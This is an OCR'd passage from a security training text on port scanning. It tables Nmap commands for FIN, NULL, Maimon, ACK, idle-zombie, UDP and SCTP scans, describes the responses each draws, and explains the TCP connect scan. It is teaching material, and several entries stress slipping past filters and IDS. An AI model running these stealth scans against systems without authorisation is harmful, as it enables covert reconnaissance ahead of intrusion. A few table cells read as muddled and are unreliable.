
Port Scanning Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages	Disadvantages
FIN Scan	nmap –sF –v <Target IP Address>	Probe packet (FIN)	✓ No response - Port is open ✓ RST packet response - Port is closed	✓ Probe packets enabled with TCP flags can pass through filters undetected, depending on the security mechanisms installed ✓ Works only when systems are compliant with the RFC 793–based TCP/IP implementation	✓ Effective only when used with Unix-based OSes ✓ Does not work against any current version of Microsoft Windows
NULL Scan	nmap –sN –v <Target IP Address>	Probe packet (NULL)	✓ No response - Port is open ✓ RST packet response - Port is closed		
TCP Maimon Scan	nmap –sM –v <Target IP Address>	Probe packet (FIN/ACK)	✓ No response - Port is open ✓ ICMP unreachable error response - Port is filtered ✓ RST packet response - Port is closed		



Port Scanning Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages	Disadvantages
ACK Flag Probe Scan	nmap –sA –v <Target IP Address>	ACK probe packets	✓ No response - Port is filtered (stateful firewall is present) ✓ RST packet response - Port is not filtered (no firewall is present)	✓ Can evade IDS in most cases ✓ Helps in checking the filtering systems of target networks	✓ Extremely slow and can exploit only older OSes with vulnerable BSD-derived TCP/IP stacks
TTL-Based ACK Flag Probe Scan	nmap –sA –ttl 100 –v <target IP address>	ACK probe packets (several thousands) to different TCP ports	✓ RST packet response - Port is open (TTL value on a port < 64) ✓ RST packet response - Port is closed (TTL value on a port > 64)		
Window-Based ACK Flag Probe Scan	nmap –sA –sW –v <target IP address>	ACK probe packets (several thousands) to different TCP ports	✓ RST packet response - Port is open (WINDOW value on a port is non-zero) ✓ ICMP unreachable error response - Port is filtered ✓ RST packet response - Port is closed (WINDOW value on a port is zero)		
IDLE/IPID Header Scan	nmap –Pn –p– –sI <Zombie Hostname> <Target Hostname>	SYN packet	✓ SYN+ACK packet response - Port is open ✓ RST packet response - Port is closed	✓ Offers the complete blind scanning of a remote host	✓ Requires the identification of sequence numbers of the zombie host



Port Scanning Techniques (Cont'd)

Scanning Technique	Nmap Command	Request	Response	Advantages	Disadvantages
UDP Scan	nmap –sU –v <Target IP Address>	UDP packet	✓ No response - Port is open ✓ ICMP unreachable error response - Port is closed	✓ Less informal with regard to an open port because there is no overhead of a TCP handshake ✓ Microsoft-based OSes do not usually implement any ICMP rate limiting; hence, this scan operates very efficiently on Windows-based devices	✓ Slow because it limits the ICMP error message rate as a form of compensation to machines that apply RFC 1812 section 4.3.2.8 ✓ A remote host will require access to the raw ICMP socket to distinguish closed ports from unreachable ports ✓ Requires privileged access
SCTP INIT Scan	nmap –sY –v <Target IP Address>	INIT chunk	✓ INIT+ACK chunk - Port is open ✓ ICMP unreachable exception - Port is filtered ✓ ABORT chunk - Port is closed	✓ An INIT scan is performed quickly by scanning thousands of ports per second on a fast network not obstructed by a firewall, offering a strong sense of security ✓ Can clearly differentiate between various ports such as open, closed, and filtered states	
SCTP COOKIE ECHO Scan	nmap –sZ –v <Target IP Address>	COOKIE ECHO chunk	✓ No response - Port is open ✓ ABORT chunk - Port is closed	✓ The COOKIE ECHO chunk is not blocked by non-stateful firewall rule sets. ✓ Only an advanced IDS can detect an SCTP COOKIE ECHO scan	✓ Cannot differentiate clearly between open and filtered ports, showing the output as open|filtered in both cases

Port Scanning Techniques

Port scanning techniques are further categorized as described below. This categorization is based on the type of protocol used for communication in the network.

TCP Scanning:

- Open TCP Scanning Methods
  - TCP Connect/Full-open Scan
- Stealth TCP Scanning Methods
  - Half-open Scan
  - Inverse TCP Flag Scan
    - Xmas Scan
    - FIN Scan
    - NULL Scan
    - Maimon Scan
  - ACK Flag Probe Scan
    - TTL-Based Scan
    - Window-Based Scan
- Third Party and Spoofed TCP Scanning Methods
  - IDLE/IP ID Header Scan

UDP Scanning:

- UDP Scanning

SCTP Scanning:

- SCTP INIT Scanning
- SCTP COOKIE/ECHO Scanning

SSDP Scanning:

- SSDP and List Scanning

IPv6 Scanning:

- IPv6 Scanning

TCP Connect/Full-Open Scan

Source: *https://insecure.org*

TCP Connect/Full Open Scan is one of the most reliable forms of TCP scanning. In TCP Connect scanning, the OS's TCP `connect()` system call tries to open a connection to every port of interest on the target machine. If the port is listening, the `connect()` call will result in a successful connection with the host on that particular port; otherwise, it will return an error message stating that the port is not reachable.

TCP Connect scan completes a three-way handshake with the target machine. In the TCP three-way handshake, the client sends a SYN packet, which the recipient acknowledges with a SYN+ACK packet. Then, the client acknowledges the SYN+ACK packet with an ACK packet to complete the connection. Once the handshake is completed, the scanner sends an RST packet to end the connection.




Figure 3.33: Scan result when a port is open


